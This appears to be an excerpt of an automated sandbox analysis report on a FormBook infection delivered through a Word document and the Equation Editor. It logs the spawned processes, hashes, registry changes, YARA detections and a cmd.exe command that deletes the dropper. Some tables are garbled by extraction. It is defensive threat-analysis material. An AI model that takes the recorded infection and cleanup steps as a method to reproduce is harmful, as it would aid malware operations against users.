| C:\Users\user\Desktop\~\$Q RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs.rcv | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\~WRL0000.tmp | success or wait | 1 | 7FEE92B9AC0 | unknown |

File Moved

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|-----------------|-------|-------------------|---------|
| C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx | $C: \label{local-local-local-local-local-local} C: local-l$ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xml | C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xm~ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml | C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| $C: \verb Users user \verb AppData Local \verb Temp imgs_files \verb themedata.thm $ | $C: \label{local-local-local-local-local-local} C: local-l$ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xm_ | C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xml | success or wait | 1 | 7FEE92B9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_ | C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx | success or wait | 1 | 7FEE92B9AC0 | unknown |

| File Path | Offset | Length | Value | | Ascii | | Compl | letion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|--------|-------|--------|-------|------------|-------|-------------------|--------|
| File Path | | | | Offset | | Length | | Completion | Count | Source Address | Symbol |

Registry Activities

Key Created

| Key Path | Completion | Count | Source Address | Symbol |
|--|-----------------|-------|-------------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\VBA | success or wait | 1 | 7FEE92CE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0 | success or wait | 1 | 7FEE92CE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common | success or wait | 1 | 7FEE92CE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery | success or wait | 1 | 7FEE92B9AC0 | unknown |
| $\label{lem:hkey_current} \begin{tabular}{ll} HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\F8F45 \end{tabular}$ | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations | success or wait | 1 | 7FEE92B9AC0 | unknown |
| ${\sf HKEY_CURRENT_USER\backslash Software\backslash Microsoft\backslash Office\backslash 14.0\backslash Common\backslash Recent\ Locations\backslash Share\ Point\ Microsoft\backslash Office\backslash 14.0\backslash Common\backslash Recent\ Locations\ Microsoft\backslash Office\backslash 14.0\backslash Common\ Microsoft\backslash Office\ Micro$ | success or wait | 1 | 7FEE92B9AC0 | unknown |

Key Value Created

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| Key Path | Name | Туре | Data | Completion | Count | Source Address | Symbo |
|--------------------------------|---------|----------|--|-----------------|-------|-------------------|-----------|
| HKEY_CURRENT_USER\Software\Mic | F8F45 | binary | 04 00 00 00 54 09 00 00 2A 00 00 00 43 | | 1 | 7FEE92B9AC0 | |
| osoft\Office\14.0\Word\Resili | 1 01 40 | Diricity | 00 3A 00 5C 00 55 00 73 00 65 00 72 00 | Saccess of Walt | 1 | . I LLUZDUACU | GI INTIUV |
| ncy\DocumentRecovery\F8F45 | | | 73 00 5C 00 41 00 6C 00 62 00 75 00 73 | | | | |
| | | | 00 5C 00 41 00 70 00 70 00 44 00 61 00 | | | | |
| | | | 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 | | | | |
| | | | 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 | | | | |
| | | | 00 74 00 6D 00 04 00 00 00 69 00 6D 00 | | | | |
| | | | 67 00 73 00 00 00 00 01 00 00 00 00 | | | | |
| | | | 00 00 00 70 36 3B F6 2E EA D6 01 45 8F | | | | |
| | | | 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 | | | | |
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| Key Path | Name | Туре | 00 00 00 00 00 00 00 00 00 00 00 00 00 | | Count | Source Address | Symbol |
|--|-------------|---------|---|-----------------|-------|-------------------|---------|
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Place MRU | Max Display | dword | 25 | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Max Display | dword | 25 | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 1 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3771420242.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 2 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\5795694722.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 3 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\6516896632.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 4 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\9713424497.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 5 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\0887538035.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 6 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\8416751812.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3580751004.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\5367203117.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3764832265.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3013890265.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\0615447233.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\4144085054.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\2109793820.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1417002460.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1387277564.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9281004682.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1169381505.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9801086636.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\7838756049.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |

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| Key Path | Name | Туре | Data | Completion | Count | Source Address | Symbol |
|--|-------------|---------|---|-----------------|-------|-------------------|---------|
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\8416181845.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Place MRU | Max Display | dword | 25 | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Max Display | dword | 25 | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 1 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3771420242.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 2 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\5795694722.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 3 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\6516896632.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9713424497.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\0887538035.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\8416751812.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3580751004.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 8 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\5367203117.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 9 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3764832265.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 10 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3013890265.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 11 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\0615447233.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 12 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\4144085054.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 13 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\2109793820.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\1417002460.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 15 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\1387277564.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 16 | unicode | [F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\9281004682.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1169381505.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9801086636.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\7838756049.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\8416181845.docx | success or wait | 1 | 7FEE92B9AC0 | unknown |

Key Value Modified

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| Key Path | Name | Туре | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|--------------|--------|--|---|-----------------|-------|-------------------|---------|
| HKEY LOCAL MACHINE\SOFT | | dword | 1378680878 | 1378680879 | success or wait | 1 | 7FEE92B9AC0 | - |
| VARE\Mi rosoft\Windows\CurrentVersion nstaller\UserData\S-1-5-18\P oducts\00004109D30000000100 00000F01FEC\Usage | | | | | | | | |
| IKEY_LOCAL_MACHINE\SOFT VARE\Mi rosoft\Windows\CurrentVersion Installer\UserData\S-1-5-18\P oducts\00004109D3000000100 00000F01FEC\Usage | ProductFiles | dword | 1378680879 | 1378680880 | success or wait | 1 | 7FEE92B9AC0 | unknown |
| D00000F01FEC\Usage HKEY_CURRENT_USER\Softwa re\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F8F45 | F8F45 | binary | 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 02 00 00 00 00 01 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 58 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 | 0F 00 45 8F 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | success or wait | 1 | 7FEE92B9AC0 | unknown |

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| Key Path | Name | Туре | 00 00 00 00 00 00 00 00 00 00 00 00 00 | bol |
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| HKEY_CURRENT_USER\Softwa re\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F8F45 | F8F45 | binary | 00 00 00 00 00 00 00 00 00 00 00 00 00 | own |

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Analysis Process: EQNEDT32.EXE PID: 2408 Parent PID: 584

General

| Start time: | 20:36:43 |
|-------------|--|
| Start date: | 13/01/2021 |
| Path: | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |

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| Wow64 process (32bit): | true |
|-------------------------------|---|
| Commandline: | 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding |
| Imagebase: | 0x400000 |
| File size: | 543304 bytes |
| MD5 hash: | A87236E214F6D42A65F5DEDAC816AEC8 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

| File Path | | , | Access | Attribute | s | Options | Comple | etion | Source Address | Symbol |
|-----------|--------|--------|---------|-----------|-------|---------|--------|------------|-------------------|--------|
| File Path | Offset | Length | 1 Value | | Ascii | scii | | etion | Source Address | Symbol |
| File Path | | | | Offset | | Length | С | Completion | Source Address | Symbol |

Registry Activities

Key Created

| Key Path | Completion | on | Count | Source Address | Symbol | | | | | |
|--------------------------|--------------------|--------------------|----------|-------------------|-----------|------------|---|--------|-------------------|---------|
| HKEY_CURRENT_USER\Softwa | success o | r wait | 1 | 41369F | RegCreate | eKeyExA | | | | |
| HKEY_CURRENT_USER\Softwa | success or wait 1 | | 1 | 41369F | RegCreate | eKeyExA | | | | |
| HKEY_CURRENT_USER\Softwa | are\Microsoft\Equa | tion Editor\3.0\Op | itions | | success o | r wait | 1 | 41369F | RegCreate | eKeyExA |
| | | | | | | | | | | |
| Key Path | Name | Туре | Old Data | New Data | | Completion | | Count | Source Address | Symbol |

Analysis Process: mpomboby8423.exe PID: 2516 Parent PID: 2408

General

| Start time: | 20:36:45 |
|-------------------------------|--|
| Start date: | 13/01/2021 |
| Path: | C:\Users\user\AppData\Roaming\mpomboby8423.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\AppData\Roaming\mpomboby8423.exe |
| Imagebase: | 0x12b0000 |
| File size: | 333824 bytes |
| MD5 hash: | 06AAFD2382D63AFC9874125E5C1062B0 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.0000002.2104089442.00000000280000.0000004.0000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator Source: 0000004.0000002.2104089442.00000000280000.0000004.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 0000004.00000002.2104089442.00000000280000.0000004.0000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Antivirus matches: | Detection: 100%, Avira Detection: 100%, Joe Sandbox ML Detection: 37%, ReversingLabs |
| Reputation: | low |

File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol | |
|-----------|--------|--------|------------|-------|-------------------|--------|--|
| | | | | | | | |

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Analysis Process: mpomboby8423.exe PID: 2852 Parent PID: 2516

General

| Start time: | 20:36:46 |
|-------------------------------|--|
| Start date: | 13/01/2021 |
| Path: | C:\Users\user\AppData\Roaming\mpomboby8423.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\AppData\Roaming\mpomboby8423.exe |
| Imagebase: | 0x12b0000 |
| File size: | 333824 bytes |
| MD5 hash: | 06AAFD2382D63AFC9874125E5C1062B0 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2137078949.000000000400000.00000040.0000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000005.0000002.2137078949.000000000400000.0000040.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 0000005.0000002.2137078949.000000000400000.0000040.0000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000005.0000002.2136966268.000000000170000.0000040.0000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000005.0000002.2136966268.000000000170000.0000040.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 0000005.0000002.2136966268.000000000170000.0000040.0000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000005.0000002.2137046396.00000000280000.00000040.0000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000005.0000002.2137046396.00000000280000.0000040.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 0000005.0000002.2137046396.00000000280000.00000040.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2137046396.000000000280000.00000040.0000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

File Activities

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-------------------------------|--------|---------|-----------------|-------|-------------------|------------|
| C:\Windows\SysWOW64\ntdll.dll | 0 | 1314112 | success or wait | 1 | 41A027 | NtReadFile |

Analysis Process: explorer.exe PID: 1388 Parent PID: 2852

General

| Start time: | 20:36:49 |
|------------------------|----------------------------------|
| Start date: | 13/01/2021 |
| Path: | C:\Windows\explorer.exe |
| Wow64 process (32bit): | false |
| Commandline: | |
| Imagebase: | 0xffca0000 |
| File size: | 3229696 bytes |
| MD5 hash: | 38AE1B3C38FAEF56FE4907922F0385BA |

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| Has elevated privileges: | true |
|-------------------------------|--------------------------|
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

File Activities

| | | | | | Source | | |
|-----------|--------|--------|------------|-------|---------|--------|--|
| File Path | Offset | Length | Completion | Count | Address | Symbol | |

Analysis Process: help.exe PID: 260 Parent PID: 1388

General

| Start time: | 20:37:01 |
|-------------------------------|---|
| Start date: | 13/01/2021 |
| Path: | C:\Windows\SysWOW64\help.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\help.exe |
| Imagebase: | 0x310000 |
| File size: | 8704 bytes |
| MD5 hash: | 0F488C73AA50C2FC1361F19E8FC19926 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2363397604.000000001C0000.00000040.0000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000007.00000002.2363397604.0000000001C0000.0000040.0000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 0000007.0000002.2363397604.000000001C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000007.0000002.2363285705.0000000000000000000000000000000000 |

File Activities

Reputation:

File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-------------------------------|--------|---------|-----------------|-------|-------------------|------------|
| C:\Windows\SysWOW64\ntdll.dll | 0 | 1314112 | success or wait | 1 | 9A027 | NtReadFile |

moderate

Analysis Process: EQNEDT32.EXE PID: 2820 Parent PID: 584

General

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| Start time: | 20:37:03 |
|-------------------------------|---|
| Start date: | 13/01/2021 |
| Path: | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding |
| Imagebase: | 0x400000 |
| File size: | 543304 bytes |
| MD5 hash: | A87236E214F6D42A65F5DEDAC816AEC8 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

| | | | | | Source | | |
|-----------|--------|--------|------------|-------|---------|--------|--|
| File Path | Offset | Length | Completion | Count | Address | Symbol | |

Registry Activities

| | | | | | | | Source | |
|----------|------|------|----------|----------|------------|-------|---------|--------|
| Key Path | Name | Туре | Old Data | New Data | Completion | Count | Address | Symbol |

Analysis Process: cmd.exe PID: 2984 Parent PID: 260

General

| Start time: | 20:37:04 |
|-------------------------------|---|
| Start date: | 13/01/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | /c del 'C:\Users\user\AppData\Roaming\mpomboby8423.exe' |
| Imagebase: | 0x4a3a0000 |
| File size: | 302592 bytes |
| MD5 hash: | AD7B9C14083B52BC532FBA5948342B98 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

File Deleted

| File | e Path | Completion | Count | Source Address | Symbol |
|------|---|-----------------|-------|-------------------|-------------|
| C:\l | Users\user\AppData\Roaming\mpomboby8423.exe | success or wait | 1 | 4A3AA7BD | DeleteFileW |

Disassembly

Code Analysis

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